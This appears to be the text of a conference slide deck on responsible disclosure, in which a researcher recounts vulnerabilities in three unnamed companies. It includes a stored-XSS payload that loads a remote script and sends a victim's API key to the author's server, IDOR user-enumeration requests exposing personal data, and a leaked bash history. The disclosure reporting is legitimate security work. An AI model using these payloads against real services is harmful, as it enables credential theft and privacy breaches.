GTFO MR. USER

BY DAVID SOPAS

dsopas

ABOUT ME


dsopas

ABOUT ME

dsopas

ABOUT ME

Besides application security, I also enjoy spending time on:

- IoT
- Lock Picking /* educational purpose only */
- Speaking about infosec
- Cycling (road and mtb)
- TV shows (Mr. Robot anyone?)

ABOUT ME

This year I started running… You never know when you'll need to run right?

DISCLAIMER

I tried to hide all references to the affected companies
but if I forgot any - I'M NOT RESPONSIBLE FOR
ANY OF THE INFORMATION PRESENTED TO YOU

DISCLAIMER

REALLY… NOT MY FAULT!

"Today we are going to decide who to blame."

AGENDA

- Real vulnerabilities in three large organizations
  - Company X
  - Company Y
  - Company Z
- Responsible disclosure /* without being a real Trump */

+ Also some few surprises…

WHY

- Company X are a service provider for a client I work for
- Company Y was an application I used - don’t use it anymore :-)
- Company Z are an application I used in the past - guess what?!

Call me paranoid but I usually “try” every service I use…

COMPANY X

- Who are they?
  - Company X invested $6M in expansion (**not in security**)
  - Some of their clients (they have more than 350k) include:
    - Hilton
    - Avon
    - United Airlines
    - IKEA
    - Citroen
    - Carrefour

COMPANY X

Your API belongs to me

Hello! I'm a victim

Open this link, Mr. Bean!

COMPANY X

Your API belongs to me

1. CSRF adds new entry to API list
2. Description of the API is a XSS payload

But wait… Company X had a XSS “protection”!

COMPANY X

Your API belongs to me

I did some bypass using a hard thing called - URL encoding


¯_(ツ)_/¯

COMPANY X

Your API belongs to me

Got my Stored XSS

<script src=//davidsopas.com/1.js></script>



```
img = new Image();
img.src="https://davidsopas.com/?api_key=" + document.getElementsByClassName("apikey")[0].getAttribute("data-apikey");
```

COMPANY X

Your API belongs to me

dsopas

COMPANY X

Your API belongs to me

Victim triggers the Stored XSS and his original API key is sent to my server.

Even if the victim detects and deletes the added XSS payload, I already got the original one!

COMPANY X

Your API belongs to me

What can an attacker do?

- Download all Company X clients DB
- Spoof company clients ID
- Create Company X landing pages
- Upload malicious files into Company X private cloud

COMPANY X

Your API belongs to me

How easy it was?

- Identified an unprotected form
- Use the CSRF to inject a XSS
- Stored the XSS and grab the API key

GAMEOVER

COMPANY X

No… It's not over…


File upload extension bypass

Open Redirect

CSV Injection


COMPANY X

…and Reflected File Download



COMPANY X

…and CSRF



dsopas

COMPANY X

Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

15-08-2015 First contact
21-08-2015 Company X forwarded the email to security team
13-01-2016 No reply so far, asked for an update
13-01-2016 Same reply… Forwarded to security team
09-03-2016 Asked for an update
09-03-2016 “I regret any confusion but on November 2015 **we silented fixed all the issues you sent**. We appreciate your help…”

COMPANY X

Vendor response

21-03-2016 I told them that they “suck” in security and requested full disclosure.

25-03-2016 “We do care about security. We will contact you shortly…”

21-06-2016 “Shortly?”

21-06-2016 “I’m very sorry about the lack of response. Your situation is new to me. I’ve asked our manager about this”

COMPANY X

Waiting…

COMPANY Y

- Who are they?
  - Android app with 1.000.000 to 5.000.000 downloads, only in Google Play
  - Used by 6.5M people (registered and guest)
  - Featured in Forbes
  - They rewarded me with an amazing Amazon gift card

COMPANY Y


- No Android pen testing skills experience (I leave it to my other team members)
- Really I just “Burped*” the requests

* Lingo for the art of using Burp proxy

COMPANY Y

When checking their API calls I noticed:

/api/user?id=8725228&auth_token=REDACTED



URL: company/api/user
My user ID: 8725228
My OAUTH: REDACTED

COMPANY Y

Which returned the following JSON information:


```
{
	"status": [
		{
			"code": 0,
			"sev": "I",
			"text": "ok"
		}
	],
	"user": [
		{
			"id": "8725228",
			"user_id": "8725228",
			"first_name": "David",
			"last_name": "Sopas",
			"images": "0",
			"videos": "0",
			"notifications": "6",
			"email": "davidsopas@gmail.com",
			"status": "A",
			"fb_id": "",
			"fb_email": null,
			"fb_relationship_status": null,
			"show_relationship_status": "0",
			"relationship_status": null,
			"profile_picture": "",
			"has_default_profile_pic": 1
		}
	]
}
```


COMPANY Y

What if my token could be used to see other users information?

COMPANY Y

/user/?id=8725227&auth_token=REDACTED

{status failed}

DAMN!

COMPANY Y

COMPANY Y


If you go **-3** on the id you'll get the users info.


```
{
	"status": [
		{
			"code": 0,
			"sev": "I",
			"text": "ok"
		}
	],
	"user": [
		{
			"id": "8725225",
			"user_id": "8725225",
			"first_name": "Cinthia",
			"last_name": "Palma",
			"images": "0",
			"videos": "0",
			"notifications": "0",
			"email": "xxxxxxx@yahoo.com",
			"status": "A",
			"fb_id": "",
			"fb_email": null,
			"fb_relationship_status": null,
			"show_relationship_status": "0",
			"relationship_status": null,
			"profile_picture": "REDACTED/c.png",
			"has_default_profile_pic": 0
		}
	]
}
```


First and last name, email, status, Facebook page, relationship status, profile picture and much more

COMPANY Y

Created a python script
and start gathering users




COMPANY Y

They acknowledged the issue and they sent me a reward.

COMPANY Y


You've received a £20.00 Amazon.co.uk Gift Voucher!
amazon.co.uk
gift voucher
Claim Code:
£20.00
Redeem now
Expiration: 10-Jul-2025
Hey David!!
Hope you enjoy this gift card :)

COMPANY Y


https:// .com/unsubscribe/?email=davidsopas@gmail.com<img src=x onerror=prompt(1)>
Sorry! There was an error unsubscribing davidsopas@gmail.co
1
£20 ?!?
Cancelar
OK

COMPANY Y

Company Y fixed it but I found another way to bypass it.
Other vulnerabilities still in place… GTFO.

COMPANY Y

Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

10-07-2015 First contact

10-07-2015 “Thanks. This will take a few days to review and see why.”

10-07-2015 “Thanks. It is a **hole we are aware** of and it is in our list to fix it.

Folks who can root their phone can see these logs which is not ideal. We are going to **fix it soon** since **we care about privacy** and **don’t want to expose personal information**.”

COMPANY Y

Vendor response

10-07-2015 “Hey David, can you wait at least **6 months for us to fix** the bug? We have priorities for every bug and it might take us a while to fix it…”

05-11-2015 Requested an update

05-11-2015 “It’s fixed in a branch that can’t be released until early next year”

10-02-2016 Requested an update

10-02-2016 “March. **We’re going to encrypt our logging** the only issue is that we use the logging in every support email **to see what’s going on with users** when we can’t replicate an issue in-house. So we’re trying to figure out **how to decrypt it** for our support staff first!”

COMPANY Y

Vendor response

COMPANY Y

Vendor response

25-08-2016 “The issue David found to get users information using our public API **in a certain way** is fixed.”
25-08-2016 “There are other issues so if you can wait until November to disclose what you found it will be great.”
29-11-2016 “At the time we do not want to **open up any security issues to the internet**. We will notify you when we are ready.”

COMPANY Y

Still waiting

COMPANY Z

- Who are they?
  - Mobile application that has 100.000.000 to 500.000.000 downloads according to Google Play.
  - Creates apps for big companies like Microsoft, Samsung, Yahoo!, …
  - Listed in Forbes for being in the TOP200 fast growing companies in the world (IT)

COMPANY Z

User Enumeration


Data Modification

COMPANY Z

After intercepting a request, I noticed the following POST:

POST http://companyz/users/updateuser/228522466

Data: sex=M&age=34



COMPANY Z

Response:

{"users":[{"id":"**228522466**","roomid":"0","name":"NOS Portugal Digital","zipcode":"3080","headendid":"326658X","mso":"NOS, SGPS, S.A.","hdpreference":"B","age":"34","sex":"M","hubid":"H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57","langpreference":"en,pt","tiers":"0,1,2","udid":"H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57","country":"PT","applang":"en","deviceType":"Handset","deviceModel":"GT-I9195","timezone":"WET"}]}


COMPANY Z

User ID is a sequential number and with a simple script I could enumerate all the users.

What info could I get?

- Age
- TV operator
- Sex
- Country
- Device model
- etc...

COMPANY Z



dsopas

COMPANY Z

But the most dangerous security issue that I found was the possibility to modify any user data **without HTTPS and any authorization**.

I wrote a proof-of-concept in Python that can modify any user data on the application. Even corrupting it.

COMPANY Z


So I start playing with it, checking what would be funny to PoC:

Favorite movies
Change email <- And then recover the pass /* account takeover */
Add channels to rooms

COMPANY Z

Add channels
POST https://companyz/schedules/addchannels/228522466?
roomid=3


id=38394




I wonder what
channel is this id…

COMPANY Z

Victim turns the TV (who has the room id 3)



COMPANY Z



COMPANY Z

Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

10-03-2015 First Contact
10-03-2015 Company Z forwarded the email to security team
23-03-2015 No reply so far, asked for an update
30-04-2015 No reply… Asked for an update again
19-06-2015 No reply… Third request of an update
05-11-2015 8 months without reply…
18-11-2015 Notified in Twitter that they update the app…
Today, most issues remain insecure :-/

RESPONSIBLE DISCLOSURE


Do you know what was my biggest issue?

Where the f* is the security contact of the company?

RESPONSIBLE DISCLOSURE

Contact stats

Email -> 2/10 reply
Twitter -> 8/10 reply
Linkedin -> 8/10 reply
Phone -> 3/10 reply
Support ticket -> 1/10 reply



Social networks were the most successful way to contact vendors

RESPONSIBLE DISCLOSURE

If you think about it, it makes sense. Why?

- In the case of Twitter, the posts are public. No reply can lead to bad publicity
- In case of Linkedin, you try to reach the security people or C-Level.
- Didn’t try to use Facebook… Because I don’t use it.

RESPONSIBLE DISCLOSURE

How to

- First contact with a small introduction of myself and request a security contact
- After first interaction, send the full report with all the information (executive summary with CVSS, PoC with screenshots/video, vulnerabilities references, recommendations for fixing it, …)
- Depending on the severity - request a update monthly
- If 90 days have passed, send a last communication regarding full disclosure

RESPONSIBLE DISCLOSURE

This also happens in BBAP

US Dep. Defense

Response Efficiency

3 days
Average time to first response

5 months
Average time to resolution

Yelp

Response Efficiency

2 days
Average time to first response

7 months
Average time to resolution

7 months
Average time to bounty

Agoda

Response Efficiency

3 days
Average time to first response

11 months
Average time to resolution

about 1 year
Average time to bounty

Imgur

Response Efficiency

3 days
Average time to first response

9 months
Average time to resolution

about 1 year
Average time to bounty

Udemy

Response Efficiency

2 months
Average time to first response

7 months
Average time to resolution

3 months
Average time to bounty

BOUNTIES

RESPONSIBLE DISCLOSURE

Why I didn't disclosed the names of Company X, Y and Z in this talk?

- IMO they don't deserve the time or the publicity
- Many of my clients are still using it (against my advice - argh!)
- Two of them asked me not to /* legal issues */

BONUS

One of the most popular sites in Portugal left the **.bash_history** accessible to public

php /var/www/html/feeds/desporto/redacted.php
php /var/www/html/noticias/php/desporto/redacted_hora.php
(…)
ssh redacted
345ReDaCtEd
(…)
cp config.php **config.00.txt**
(…)
mail REDACTED@redacted.pt
(…)
ncftp -u web rlweb1

BONUS

Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> FALSE

I tried everything and nothing!

QUESTIONS

THANK YOU

Enjoy life and have fun!

dsopas